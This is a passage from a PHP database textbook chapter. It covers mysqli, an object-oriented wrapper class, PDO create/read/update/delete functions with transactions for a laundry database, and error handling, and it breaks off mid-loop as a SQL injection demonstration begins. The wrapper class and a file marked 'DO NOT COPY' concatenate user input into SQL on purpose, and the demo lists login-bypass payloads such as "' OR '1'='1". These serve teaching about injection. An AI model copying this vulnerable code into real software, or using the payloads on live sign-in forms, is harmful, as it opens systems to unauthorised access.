while ($row = mysqli_fetch_array($result, MYSQLI_ASSOC)) {
    echo $row['description'], " costs Rp ", $row['price'], PHP_EOL;
}
echo PHP_EOL, "Rows returned: ", $result->num_rows, PHP_EOL;

$result->free();
mysqli_close($conn);
```

```
Executing query success!

--- fetch_row(): a row is a numbered array ---
Dry cleaning - jacket (per item) costs Rp 40000.00
Dry cleaning - dress/kebaya (per item) costs Rp 45000.00
Shoes deep clean (per pair) costs Rp 45000.00
Dry cleaning - suit 2 pieces (per item) costs Rp 65000.00

--- mysqli_fetch_array(MYSQLI_ASSOC): a row is a named array ---
Dry cleaning - jacket (per item) costs Rp 40000.00
Dry cleaning - dress/kebaya (per item) costs Rp 45000.00
Shoes deep clean (per pair) costs Rp 45000.00
Dry cleaning - suit 2 pieces (per item) costs Rp 65000.00

Rows returned: 4
```

The halves agree: the style changes how you *name* a column, not what comes back. Prefer names; `$row[0]` breaks when someone adds a column. A `DECIMAL` arrives from MySQL as the exact string `"40000.00"`.

5.10.4 Cleaning up

`$result->free();` and `mysqli_close($conn);` release the result and the connection. PHP frees both when the script ends anyway, but a long script holding results and connections wastes memory and the server's limited connection slots, so release them when done.

5.11 An Object-Oriented Wrapper

5.11.1 Why wrap it at all

Connect, test, query, test, fetch on every page buries three interesting lines under thirty lines of ceremony. The cure is a class, and the chapter's code shows a design in four files, the first of which is **Figure 5.10**.

connect.php | MySQLDB.php | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/connect.php (the other three files are in php/mysqli/oop/)

```php
<?php
// Connecting with the mysqli functions and selecting a database.
// The settings come from config.php instead of being typed into the program.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);          // the old behavior: report by return value

$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'], null, $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
} else {
    echo "Connection success!", PHP_EOL;
}

$db_selected = mysqli_select_db($conn, $cfg['database']);
if (!$db_selected) {
    die("Unable to select database " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Database selection success!", PHP_EOL;
}

echo "Server: ", mysqli_get_server_info($conn), PHP_EOL;
mysqli_close($conn);
```

Figure 5.10 The four files of the object-oriented example, open in an editor: `connect.php` (shown) tests the connection, `MySQLDB` is the base class, `MySQLDBOps` extends it with table operations, and `MySQLDBOpsTest` exercises the result.

5.11.2 The base class and the extension

The base class `MySQLDB` is shown in two parts, **Figure 5.11** and **Figure 5.12**.

connect.php | **MySQLDB.php** | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDB.php

```php
<?php
// MySQLDB.php: the base class, typed up and run.
// It holds the connection and knows how to open it, run one query, hand back
// one row at a time, and close itself when the object is destroyed.

class MySQLDB
{
    protected $conn;
    protected $host;
    protected $username;
    protected $password;
    protected $database;
    protected $query;
    protected $result;
    protected $row;

    function __construct($host, $username, $password, $database)
    {
        $this->host     = $host;
        $this->username = $username;
        $this->password = $password;
        $this->database = $database;
    }

    function connect()
    {
        $this->conn = mysqli_connect(
            $this->host,
            $this->username,
            $this->password);
        if (!$this->conn) {
            die("Connection failed: " . mysqli_connect_error());
        } else {
            echo "Connection success!", PHP_EOL;
        }
        $db_selected = mysqli_select_db($this->conn, $this->database);
        if (!$db_selected) {
            // Written mysqli_error($this -> $conn), with two dollar signs, this
            // would be a variable variable and a fatal error. One $ is right.
            die("Unable to select database " . mysqli_error($this->conn));
        } else {
            echo "Database selection success!", PHP_EOL;
        }
    }
```

Figure 5.11 `php/mysqli/oop/MySQLDB.php`, first part: eight protected fields for the connection and everything about it, a constructor that stores the four settings, and `connect()`.

connect.php | **MySQLDB.php** | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDB.php

```
45
46      function execute($query)
47      {
48          $this->query  = $query;
49          $this->result = mysqli_query($this->conn, $this->query);
50          if (!$this->result) {
51              die("Database access failed " . mysqli_error($this->conn));
52          } else {
53              echo "Executing query success!", PHP_EOL;
54          }
55      }
56
57      function get_array()
58      {
59          // if ($this->row = $this->result->fetch_row()) {   // OR, alternatively
60          if ($this->row = mysqli_fetch_array($this->result, MYSQLI_ASSOC)) {
61              return $this->row;
62          } else {
63              return false;
64          }
65      }
66
67      function __destruct()
68      {
69          // A statement that changes rows returns true, not a result object, so
70          // free() is only safe when there is something to free.
71          if ($this->result instanceof mysqli_result) {
72              $this->result->free();
73          }
74          if ($this->conn instanceof mysqli) {
75              mysqli_close($this->conn);
76          }
77      }
78  }
```

Figure 5.12 `MySQLDB.php`, second part: `execute()` runs one query and keeps its result, `get_array()` hands back one row at a time and `false` when the rows run out, and the destructor frees the result and closes the connection.

The object holds the *state* of a conversation (connection, query, result, row), so the caller only says `connect()`, `execute(...)` and `get_array()` in a loop. `get_array()` uses an assignment inside a test, `if ($this->row = mysqli_fetch_array(...))`, fetching and checking at once, which is what makes `while ($row = $db->get_array())` work; a commented-out alternative uses `fetch_row()`. **Figure 5.13** adds four operations.

connect.php | MySQLDB.php | **MySQLDBOps.php** | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDBOps.php

```php
<?php
// MySQLDBOps.php: the extension class, typed up and run.
// It adds four convenience methods that write the SQL for you.

require_once ("MySQLDB.php");

class MySQLDBOps extends MySQLDB
{
    function __construct($host, $username, $password, $database)
    {
        parent::__construct($host, $username, $password, $database);
    }

    function create($tableName, $fields, $pk)
    {
        $query = "CREATE TABLE " . $tableName . " (" . $fields .
            ",
            CONSTRAINT " . $tableName . "_pk PRIMARY KEY (" . $pk . ")
            )";
        $this->execute($query);
    }

    function view_all($tableName)
    {
        $this->execute("SELECT * FROM " . $tableName);
    }

    function add($tableName, $values)
    {
        $this->execute("INSERT into " . $tableName . " (" . $values . ")");
    }

    function del($tableName, $condition)
    {
        $this->execute("DELETE FROM " . $tableName . " WHERE " . $condition);
    }
}
```

Figure 5.13 `MySQLDBOps` extends `MySQLDB` (the two highlighted lines) with four convenience methods, `create`, `view_all`, `add` and `del`, each of which builds a piece of SQL and hands it to the inherited `execute()`.

> **DEFINITION.** `class MySQLDBOps extends MySQLDB` means that every field and method of `MySQLDB` is available inside `MySQLDBOps` without being written again. This is **inheritance**. `parent::__construct(...)` calls the base class's constructor, which is how the four settings are stored.

Listing 5.37 is the extension class as it runs in the chapter's code.

Listing 5.37 `php/mysqli/oop/MySQLDBOps.php`: the extension class. Each method glues strings into SQL and passes the result to `execute()`.

```php
<?php
// MySQLDBOps.php: the extension class, typed up and run.
// It adds four convenience methods that write the SQL for you.

require_once ("MySQLDB.php");

class MySQLDBOps extends MySQLDB
{
    function __construct($host, $username, $password, $database)
    {
        parent::__construct($host, $username, $password, $database);
    }

    function create($tableName, $fields, $pk)
    {
        $query = "CREATE TABLE " . $tableName . " (" . $fields .
            ",
            CONSTRAINT " . $tableName . "_pk PRIMARY KEY (" . $pk . ")
            )";
        $this->execute($query);
    }

    function view_all($tableName)
    {
        $this->execute("SELECT * FROM " . $tableName);
    }

    function add($tableName, $values)
    {
        $this->execute("INSERT into " . $tableName . " (" . $values . ")");
    }

    function del($tableName, $condition)
    {
        $this->execute("DELETE FROM " . $tableName . " WHERE " . $condition);
    }
}
```

5.11.3 It running

The test program is shown in **Figure 5.14** and **Figure 5.15**.

connect.php | MySQLDB.php | MySQLDBOps.php | **MySQLDBOpsTest.php**

php/mysqli/oop/MySQLDBOpsTest.php

```
1  <?php
2  // MySQLDBOpsTest.php: creates a table, puts two rows in, lists them,
3  // deletes one, lists again.
4
5  require_once ("MySQLDBOps.php");
6
7  $mySQLDBOps = new MySQLDBOps("localhost", "rahayu", "dewi", "webprodb");
8  // Test the connection
9  $mySQLDBOps->connect();
10 // So that the program can be run twice: remove the table if it is already there
11 $mySQLDBOps->execute("DROP TABLE IF EXISTS employee");
12 // Create a table: employee, primary_key = id_emp
13 $tableName = "employee";
14 $pk = "id_emp";
15 $fields = "
16     id_emp char(4) NOT NULL,
17     name varchar(20) NOT NULL,
18     sex varchar(20) NOT NULL DEFAULT 'female',
19     phone varchar(12) NOT NULL,
20     id_dept char(3) NOT NULL,
21     id_spv char(4) NULL";
22 $mySQLDBOps->create($tableName, $fields, $pk);
23 // Insert into table: employee
24 $values = "`id_emp`, `name`, `sex`, `phone`, `id_dept`, `id_spv`) " .
25     "VALUES ('0001', 'Borat Sagdiyev', 'male', '0852638193', 'ENG', '0001'";
26 $mySQLDBOps->add($tableName, $values);
27 $values = "`id_emp`, `name`, `sex`, `phone`, `id_dept`, `id_spv`) " .
28     "VALUES ('0002', 'Tutar Sagdiyev', 'female', '0852638199', 'ENG', '0001'";
29 $mySQLDBOps->add($tableName, $values);
```

Figure 5.14 `MySQLDBOpsTest.php`, lines 1 to 29: construct the object with host, user, password and database; connect; drop any old `employee` table; create one whose primary key is `id_emp`; insert two rows.

connect.php | MySQLDB.php | MySQLDBOps.php | **MySQLDBOpsTest.php**

php/mysqli/oop/MySQLDBOpsTest.php

```
30  // View all
31  $mySQLDBOps->view_all ($tableName);
32  echo "ID" . "\t" . "Name" . "\t" . "Sex" . "\t" . "Phone" . "\t" .
33       "ID_Dept" . "\t" . "ID_Spv", PHP_EOL;
34  while ($result = $mySQLDBOps->get_array()) {
35      echo $result["id_emp"] . "\t";
36      echo $result["name"] . "\t";
37      echo $result["sex"] . "\t";
38      echo $result["phone"] . "\t";
39      echo $result["id_dept"] . "\t";
40      echo $result["id_spv"], PHP_EOL;
41  }
42  // Delete from table
43  $condition = "id_emp = '0001'";
44  $mySQLDBOps->del($tableName, $condition);
45  // View all
46  $mySQLDBOps->view_all ($tableName);
47  echo "ID" . "\t" . "Name" . "\t" . "Sex" . "\t" . "Phone" . "\t" .
48       "ID_Dept" . "\t" . "ID_Spv", PHP_EOL;
49  while ($result = $mySQLDBOps->get_array()) {
50      echo $result["id_emp"] . "\t";
51      echo $result["name"] . "\t";
52      echo $result["sex"] . "\t";
53      echo $result["phone"] . "\t";
54      echo $result["id_dept"] . "\t";
55      echo $result["id_spv"], PHP_EOL;
56  }
```

Figure 5.15 `MySQLDBOpsTest.php`, lines 30 to 56: print a header, walk the rows with `while ($result = $mySQLDBOps->get_array())`, delete the employee whose `id_emp` is `0001`, and list what is left.

Line 11 drops the table first, so the program can run twice, and each loop prints `$result["id_emp"]` under the `ID` heading. Against a MariaDB database `webprodb` (user `rahayu`, password `dewi`):

```
Connection success!
Database selection success!
Executing query success!
Executing query success!
Executing query success!
Executing query success!
Executing query success!
ID  Name    Sex Phone   ID_Dept ID_Spv
0001    Borat Sagdiyev  male    0852638193  ENG 0001
0002    Tutar Sagdiyev  female  0852638199  ENG 0001
Executing query success!
Executing query success!
ID  Name    Sex Phone   ID_Dept ID_Spv
0002    Tutar Sagdiyev  female  0852638199  ENG 0001
```

Seven successes (`DROP`, `CREATE`, two `INSERT`s, `SELECT`, `DELETE`, `SELECT`), and one employee left.

5.11.4 What this design gets right, and what it does not

The structure is right, and PDO in Section 5.14 keeps it: a class owning the connection, an extension adding operations, a test using them. What it lacks is separation of data from instructions. All four methods of **Listing 5.37** glue strings into SQL; harmless with the programmer's literals, fatal with a stranger's `$_POST`, as Section 5.15 shows.

5.12 PDO: Create, Read, Update and Delete

5.12.1 What PDO is

> **DEFINITION. PDO**, PHP Data Objects, is one interface to many databases rather than to MySQL alone. The same methods work with MySQL, MariaDB, SQLite, PostgreSQL, SQL Server and others; only the **DSN**, the *data source name* that says which database to open, changes.

Listing 5.38 is the single function through which every PDO program of this chapter gets its connection.

Listing 5.38 `php/pdo/Db.php`: one `connect()` for SQLite (the default) and MySQL. Only the DSN and two setup statements differ between the two.

```
<?php
declare(strict_types=1);

// One function that every PDO program of this chapter uses to get a connection.

function connect(bool $fresh = false): PDO
{
    $cfg = require __DIR__ . '/../config.php';
    $options = [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // failures throw
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,         // rows keyed by column
name
        PDO::ATTR_EMULATE_PREPARES   => false,                    // real prepared
statements
    ];

    if ($cfg['engine'] === 'mysql') {
        $dsn = sprintf('mysql:host=%s;port=%d;dbname=%s;charset=utf8mb4',
                       $cfg['host'], $cfg['port'], $cfg['database']);
        $pdo = new PDO($dsn, $cfg['user'], $cfg['password'], $options);
        $pdo->exec("SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ENGINE_SUBSTITUTION'");
        return $pdo;
    }

    // SQLite: start from a clean copy of the sample data when asked to.
    if ($fresh || !is_file($cfg['sqlite'])) {
        @mkdir(dirname($cfg['sqlite']));
        copy($cfg['sample'], $cfg['sqlite']);
    }
    $pdo = new PDO('sqlite:' . $cfg['sqlite'], null, null, $options);
    $pdo->exec('PRAGMA foreign_keys = ON');       // SQLite checks foreign keys only when
asked
    return $pdo;
}
```

The DSN is `mysql:host=...;dbname=profitina_laundry;charset=utf8mb4` or `sqlite:` plus a file name. Each option fixes a bad default: `ERRMODE_EXCEPTION` makes failures throw instead of returning a `false` nobody checks; `FETCH_ASSOC` keys rows by column name; `EMULATE_PREPARES => false` uses the database's real prepared statements, on which Section 5.15 depends. For MySQL, strict `sql_mode` (off in XAMPP) makes a too-long value an error rather than a silently shortened one. For SQLite, `PRAGMA foreign_keys = ON` is essential, because SQLite enforces foreign keys only when asked. A fresh start copies the sample `laundry.db` into `php/work/`, so demonstrations never damage the original.

5.12.2 Prepared statements, in one paragraph

Every query here follows one pattern: `$pdo->prepare($sql)` with a `?` wherever a value goes, then `$stmt->execute([$a, $b])` with the values in order, then `fetch()`, `fetchAll()`, `fetchColumn()` or `rowCount()`. No value from outside ever appears inside the SQL string; Section 5.15 explains why.

5.12.3 Customers

Listing 5.39 is CRUD for the `Customer` table: five small functions.

Listing 5.39 `php/pdo/Customers.php`: create, read one, search, update and delete customers, every value bound as a parameter.

```
<?php
declare(strict_types=1);

// CRUD for the Customer table. Every value from outside goes in as a bound
// parameter (a ? in the SQL); nothing is ever glued into the SQL text.

function nextCustomerId(PDO $pdo): string
{
    $max = $pdo->query("SELECT MAX(id) FROM Customer")->fetchColumn();   // e.g. 'C0256'
    return 'C' . str_pad((string) ((int) substr((string) $max, 1) + 1), 4, '0',
STR_PAD_LEFT);
}

function createCustomer(PDO $pdo, string $name, string $gender, string $place,
                        string $birthdate, string $address, string $phone,
                        string $email, string $now): string
{
    $id = nextCustomerId($pdo);
    $stmt = $pdo->prepare(
        "INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                               enrolled, email, password, credit)
         VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0)");
    $stmt->execute([$id, $name, $gender, $place, $birthdate, $address, $phone, $now,
$email]);
    return $id;
}

function findCustomer(PDO $pdo, string $id): ?array
{
    $stmt = $pdo->prepare("SELECT id, name, phone, address, credit FROM Customer WHERE id =
?");
    $stmt->execute([$id]);
    $row = $stmt->fetch();
    return $row === false ? null : $row;
}

function searchCustomers(PDO $pdo, string $text, int $limit): array
{
    $stmt = $pdo->prepare(
        "SELECT id, name, phone FROM Customer
          WHERE name LIKE :name OR phone LIKE :phone
          ORDER BY name LIMIT :limit");
    $stmt->bindValue(':name', '%' . $text . '%');           // a name may be used once only
    $stmt->bindValue(':phone', '%' . $text . '%');
    $stmt->bindValue(':limit', $limit, PDO::PARAM_INT);     // LIMIT needs a number
    $stmt->execute();
    return $stmt->fetchAll();
}
```

Listing 5.39 (Continued) *php/pdo/Customers.php: create, read one, search, update and delete customers, every value bound as a parameter.*

```
function updateCustomerPhone(PDO $pdo, string $id, string $phone): int
{
    $stmt = $pdo->prepare("UPDATE Customer SET phone = ? WHERE id = ?");
    $stmt->execute([$phone, $id]);
    return $stmt->rowCount();                              // how many rows changed
}

function deleteCustomer(PDO $pdo, string $id): int
{
    $stmt = $pdo->prepare("DELETE FROM Customer WHERE id = ?");
    $stmt->execute([$id]);
    return $stmt->rowCount();
}
```

`nextCustomerId()` turns the largest code `C0256` into `C0257`. `createCustomer()` binds nine values to nine `?`s; `'*****'` and `0` are the programmer's constants, not input. `searchCustomers()` uses named placeholders, and hides two traps: with MySQL's real prepared statements a name may be used only once (binding `:pattern` twice worked on SQLite and failed on MariaDB with `SQLSTATE[HY093]: Invalid parameter number` when first tested), and `LIMIT` must be bound as `PDO::PARAM_INT`. The update and delete functions return `rowCount()`. **Listing 5.40** uses all five.

Listing 5.40 `php/pdo/customers_demo.php`: one customer created, found, searched for, changed and deleted, and one deletion refused.

```
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';
require __DIR__ . '/Customers.php';

$pdo = connect(fresh: true);
echo "driver: ", $pdo->getAttribute(PDO::ATTR_DRIVER_NAME), PHP_EOL, PHP_EOL;

// CREATE
$id = createCustomer($pdo, 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
                     'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
                     'rina.wulandari@example.com', '2026-09-30 20:15:00');
echo "created  : $id", PHP_EOL;

// READ one, and READ many
$c = findCustomer($pdo, $id);
echo "found    : {$c['id']} {$c['name']}, {$c['phone']}", PHP_EOL;
foreach (searchCustomers($pdo, 'Wulan', 5) as $row) {
    echo "search   : {$row['id']} {$row['name']} {$row['phone']}", PHP_EOL;
}

// UPDATE
$n = updateCustomerPhone($pdo, $id, '0813-0000-9999');
echo "updated  : $n row, phone is now ", findCustomer($pdo, $id)['phone'], PHP_EOL;

// DELETE: allowed for the new customer, refused for one who has bills
echo "deleted  : ", deleteCustomer($pdo, $id), " row", PHP_EOL;
try {
    deleteCustomer($pdo, 'C0094');
} catch (PDOException $e) {
    echo "refused  : C0094 still has bills (SQLSTATE ", $e->getCode(), ")", PHP_EOL;
}
```

```
driver: sqlite

created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
refused  : C0094 still has bills (SQLSTATE 23000)
```

With `DB_ENGINE=mysql` (`set DB_ENGINE=mysql` in the Command Prompt, `$env:DB_ENGINE="mysql"` in PowerShell, `DB_ENGINE=mysql php ...` on macOS and Linux) the output was identical on MariaDB except `driver: mysql`. The refusal is `RESTRICT` arriving as a `PDOException` with SQLSTATE `23000`.

5.12.4 Bills, and transactions in PHP

Listing 5.41 is CRUD for `Bill`. A new bill writes three tables, so `createBill()` wraps them in a transaction.

Listing 5.41 `php/pdo/Bills.php`: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment.

```php
<?php
declare(strict_types=1);

// CRUD for Bill. A new bill writes three tables (Bill, StatusLog and, when the
// customer pays something now, Payment), so it runs inside one transaction.

function nextBillId(PDO $pdo): string
{
    $max = $pdo->query("SELECT MAX(id) FROM Bill")->fetchColumn();        // e.g. 'B2953'
    return 'B' . str_pad((string) ((int) substr((string) $max, 1) + 1), 4, '0',
STR_PAD_LEFT);
}

function createBill(PDO $pdo, string $customerId, string $serviceId, int $unit,
                    string $rack, string $outletId, string $employeeId, string $now,
                    ?string $payMethod = null, int $payAmount = 0): string
{
    $pdo->beginTransaction();
    try {
        $price = $pdo->prepare("SELECT price FROM Service WHERE id = ?");
        $price->execute([$serviceId]);
        $unitPrice = $price->fetchColumn();
        if ($unitPrice === false) {
            throw new InvalidArgumentException("no such service: $serviceId");
        }
        $charged = (int) $unitPrice * $unit;        // the price is computed here, never
typed in

        $id = nextBillId($pdo);
        $pdo->prepare(
            "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                               Customer_id, Employee_id, Service_id, Outlet_id)
             VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")
            ->execute([$id, $now, $rack, $unit, $charged, $customerId, $employeeId,
$serviceId, $outletId]);
        $pdo->prepare(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'queued', ?, ?)")
            ->execute([$id, $now, $employeeId]);
        if ($payMethod !== null) {
            $pdo->prepare(
                "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?,
?)")
                ->execute([$id, $now, $payMethod, $payAmount]);
        }
        $pdo->commit();                             // all three tables, at once
        return $id;
    } catch (Throwable $e) {
        $pdo->rollBack();                           // none of them, as if nothing
happened
        throw $e;
```

Listing 5.41 (Continued) *php/pdo/Bills.php: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment.*

```
    }
}

function findBill(PDO $pdo, string $id): ?array
{
    $stmt = $pdo->prepare(
        "SELECT b.id, b.status, b.unit, b.payment, c.name, s.description,
                (SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = b.id) AS paid
           FROM Bill b
           JOIN Customer c ON c.id = b.Customer_id
           JOIN Service  s ON s.id = b.Service_id
          WHERE b.id = ?");
    $stmt->execute([$id]);
    $row = $stmt->fetch();
    return $row === false ? null : $row;
}

function finishBill(PDO $pdo, string $id, string $employeeId, string $now): bool
{
    $pdo->beginTransaction();
    try {
        $stmt = $pdo->prepare(
            "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND status =
'queued'");
        $stmt->execute([$now, $id]);
        if ($stmt->rowCount() !== 1) {               // not queued: nothing to finish
            $pdo->rollBack();
            return false;
        }
        $pdo->prepare(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'finished', ?, ?)")
            ->execute([$id, $now, $employeeId]);
        $pdo->commit();
        return true;
    } catch (Throwable $e) {
        $pdo->rollBack();
        throw $e;
    }
}
```

Listing 5.41 (Continued) *php/pdo/Bills.php: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment.*

```
function addPayment(PDO $pdo, string $billId, string $method, int $amount, string $now):
int
{
    $stmt = $pdo->prepare(
        "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?, ?)");
    $stmt->execute([$billId, $now, $method, $amount]);
    return (int) $pdo->lastInsertId();               // the number the database gave the
row
}
```

The transaction always has the same shape: `beginTransaction()`; the work inside `try`; `commit()` as the last line of the `try`; `rollBack()` and `throw $e;` in `catch (Throwable $e)`.

Catching `Throwable`, not just `PDOException`, also rolls back after a PHP `Error` such as a misspelled function. The price is never an argument: `createBill()` reads it from `Service` and applies Equation (5.1) itself, so no form or stranger can send a bill for Rp 1. `finishBill()` uses the `AND`

`status = 'queued'` test of Section 5.7.3 and writes its `StatusLog` row in the same transaction; `addPayment()` returns `lastInsertId()`. **Listing 5.42** runs the whole life of a bill.

Listing 5.42 `php/pdo/bills_demo.php`: a bill created with a down payment, finished, finished again (refused), paid in full, and a second bill that fails halfway.

```
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';
require __DIR__ . '/Bills.php';

$pdo = connect(fresh: true);
$count = fn (string $t) => (int) $pdo->query("SELECT COUNT(*) FROM $t")->fetchColumn();
$show  = function (string $id) use ($pdo) {
    $b = findBill($pdo, $id);
    printf("  %s  %-8s  %s, %d x %s%s  charged Rp %s, paid Rp %s%s",
           $b['id'], $b['status'], $b['name'], $b['unit'], $b['description'], PHP_EOL . '
',
           number_format((float) $b['payment'], 0, ',', '.'),
           number_format((float) $b['paid'], 0, ',', '.'), PHP_EOL);
};

echo "before: Bill=", $count('Bill'), " StatusLog=", $count('StatusLog'),
     " Payment=", $count('Payment'), PHP_EOL, PHP_EOL;

echo "1. CREATE a bill: 2 bed covers, half paid now by QRIS", PHP_EOL;
$id = createBill($pdo, 'C0094', 'S0008', 2, 'A02', 'O01', 'E0004',
                 '2026-09-30 20:45:00', 'qris', 35000);
$show($id);

echo "2. UPDATE: the washer finishes it", PHP_EOL;
var_dump(finishBill($pdo, $id, 'E0006', '2026-09-30 20:55:00'));
echo "   ...and a second time (it is no longer queued)", PHP_EOL;
var_dump(finishBill($pdo, $id, 'E0006', '2026-09-30 20:56:00'));

echo "3. The customer pays the rest in cash", PHP_EOL;
echo "   payment id ", addPayment($pdo, $id, 'cash', 35000, '2026-09-30 20:58:00'),
PHP_EOL;
$show($id);

echo "4. A bill whose payment method is not allowed (gopay)", PHP_EOL;
try {
    createBill($pdo, 'C0094', 'S0001', 3, 'A03', 'O01', 'E0004',
               '2026-09-30 20:59:00', 'gopay', 24000);
} catch (PDOException $e) {
    echo "   refused: ", $e->getMessage(), PHP_EOL, "   everything rolled back", PHP_EOL;
}

echo PHP_EOL, "after : Bill=", $count('Bill'), " StatusLog=", $count('StatusLog'),
     " Payment=", $count('Payment'), PHP_EOL;
```

```
before: Bill=2953 StatusLog=8802 Payment=3319

1. CREATE a bill: 2 bed covers, half paid now by QRIS
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
2. UPDATE: the washer finishes it
bool(true)
   ...and a second time (it is no longer queued)
bool(false)
3. The customer pays the rest in cash
   payment id 3321
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
4. A bill whose payment method is not allowed (gopay)
   refused: SQLSTATE[23000]: Integrity constraint violation: 19 CHECK constraint failed:
Payment_method_enum
   everything rolled back

after : Bill=2954 StatusLog=8804 Payment=3321
```

Step 4 is the one to study: the `Bill` and `StatusLog` rows were written, then the payment failed because `gopay` is not an allowed method, and the closing counts show nothing of that bill remains. On MariaDB only the refusal differed: `SQLSTATE[01000]: Warning: 1265 Data truncated for column 'method' at row 1`, strict mode rejecting a value outside the `ENUM`. Different words, the same rollback.

5.12.5 Errors, and how to show them

Listing 5.43 shows three ways of handling the same mistake, a query that names a table that does not exist.

Listing 5.43 `php/pdo/errors.php`: the silent error mode, the exception mode, and what to do at the edge of an application.

```php
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';

date_default_timezone_set('Asia/Jakarta');
$pdo = connect();

echo "1. ERRMODE_SILENT: the failure is a return value nobody checks", PHP_EOL;
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_SILENT);
$result = $pdo->query("SELECT id FROM Bills");          // the table is Bill, not Bills
var_dump($result);
echo "   errorInfo: ", implode(' | ', $pdo->errorInfo()), PHP_EOL, PHP_EOL;

echo "2. ERRMODE_EXCEPTION: the failure stops the program at the guilty line", PHP_EOL;
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
try {
    $pdo->query("SELECT id FROM Bills");
} catch (PDOException $e) {
    echo "   ", get_class($e), " on line ", $e->getLine(), PHP_EOL;
    echo "   SQLSTATE ", $e->getCode(), ": ", $e->getMessage(), PHP_EOL, PHP_EOL;
}

echo "3. At the edge of the application: log the detail, tell the visitor little", PHP_EOL;
$log = __DIR__ . '/../work/app.log';
try {
    $pdo->query("SELECT id FROM Bills");
} catch (PDOException $e) {
    error_log(date('c') . ' ' . $e->getMessage() . PHP_EOL, 3, $log);   // for you
    echo "   visitor sees: Sorry, the system is busy. Please try again.", PHP_EOL;   // for
them
}
echo "   log file ends with: ", trim(substr(file_get_contents($log), -90)), PHP_EOL;
```

```
1. ERRMODE_SILENT: the failure is a return value nobody checks
bool(false)
   errorInfo: HY000 | 1 | no such table: Bills

2. ERRMODE_EXCEPTION: the failure stops the program at the guilty line
   PDOException on line 17
   SQLSTATE HY000: SQLSTATE[HY000]: General error: 1 no such table: Bills

3. At the edge of the application: log the detail, tell the visitor little
   visitor sees: Sorry, the system is busy. Please try again.
   log file ends with: 2026-09-23T16:35:21+07:00 SQLSTATE[HY000]: General error: 1 no such
table: Bills
```

In case 1 the program carried on with `false`, to fail later, far from the cause. In case 2 the exception stops it at the guilty line. Case 3 is what an application does at its edge: log the detail for the owner, show the visitor nothing useful to an attacker. On MariaDB the message was `SQLSTATE 42S02 ... 1146 Table 'profitina_laundry.Bills' doesn't exist`: **1146** is MySQL's own number, **42S02** the standard SQLSTATE (`23000` a constraint, `42000` a syntax error). SQLite reports most failures as `HY000` with the detail in the message.

5.13 SQL Injection, Demonstrated and Prevented

5.13.1 The page

Here is a sign-in check, one of the most written functions in the world, and broken. Read **Listing 5.44** first.

Listing 5.44 `php/injection/unsafe.php`: a sign-in check and a bill-status lookup that glue what the visitor typed into the SQL text. Nothing looks alarming. It is completely open.

```php
<?php
declare(strict_types=1);

// DO NOT COPY THIS FILE INTO A REAL APPLICATION. It glues what a stranger typed
// into the SQL text, which is exactly the mistake this section demonstrates.

function loginUnsafe(PDO $pdo, string $email, string $password, ?string &$sql = null):
?array
{
    $sql = "SELECT id, name, email FROM Employee
            WHERE email = '$email' AND password = '$password'";
    $row = $pdo->query($sql)->fetch();
    return $row === false ? null : $row;
}

function billStatusUnsafe(PDO $pdo, string $billId, ?string &$sql = null): array
{
    $sql = "SELECT id, status FROM Bill WHERE id = '$billId'";
    return $pdo->query($sql)->fetchAll(PDO::FETCH_NUM);
}
```

> **THE ONE SENTENCE.** A query has two parts that must stay separate: **the instructions**, which you wrote, and **the data**, which a stranger typed. Gluing strings mixes them into one piece of text, and the database has no way to tell which part came from whom. Everything below is that sentence happening.

Listing 5.45 types five things into these functions and their repaired versions, printing the SQL the unsafe version built.

Listing 5.45 `php/injection/demo.php`: three sign-in attempts and two lookups, each sent to the unsafe and to the safe functions.

```php
<?php
declare(strict_types=1);
require __DIR__ . '/../pdo/Db.php';
require __DIR__ . '/unsafe.php';
require __DIR__ . '/safe.php';

$pdo = connect();
$who = fn (?array $r) => $r === null ? 'REFUSED' : "LET IN as {$r['name']} ({$r['id']})";

$logins = [
    'honest cashier'        => ['kasir1@profitina-laundry.example', 'Kasir#2026'],
    'password box attack'   => ['kasir1@profitina-laundry.example', "' OR '1'='1"],
    'e-mail box attack'     => ["kasir1@profitina-laundry.example' -- ", 'anything'],
];
foreach ($logins as $label => [$email, $password]) {
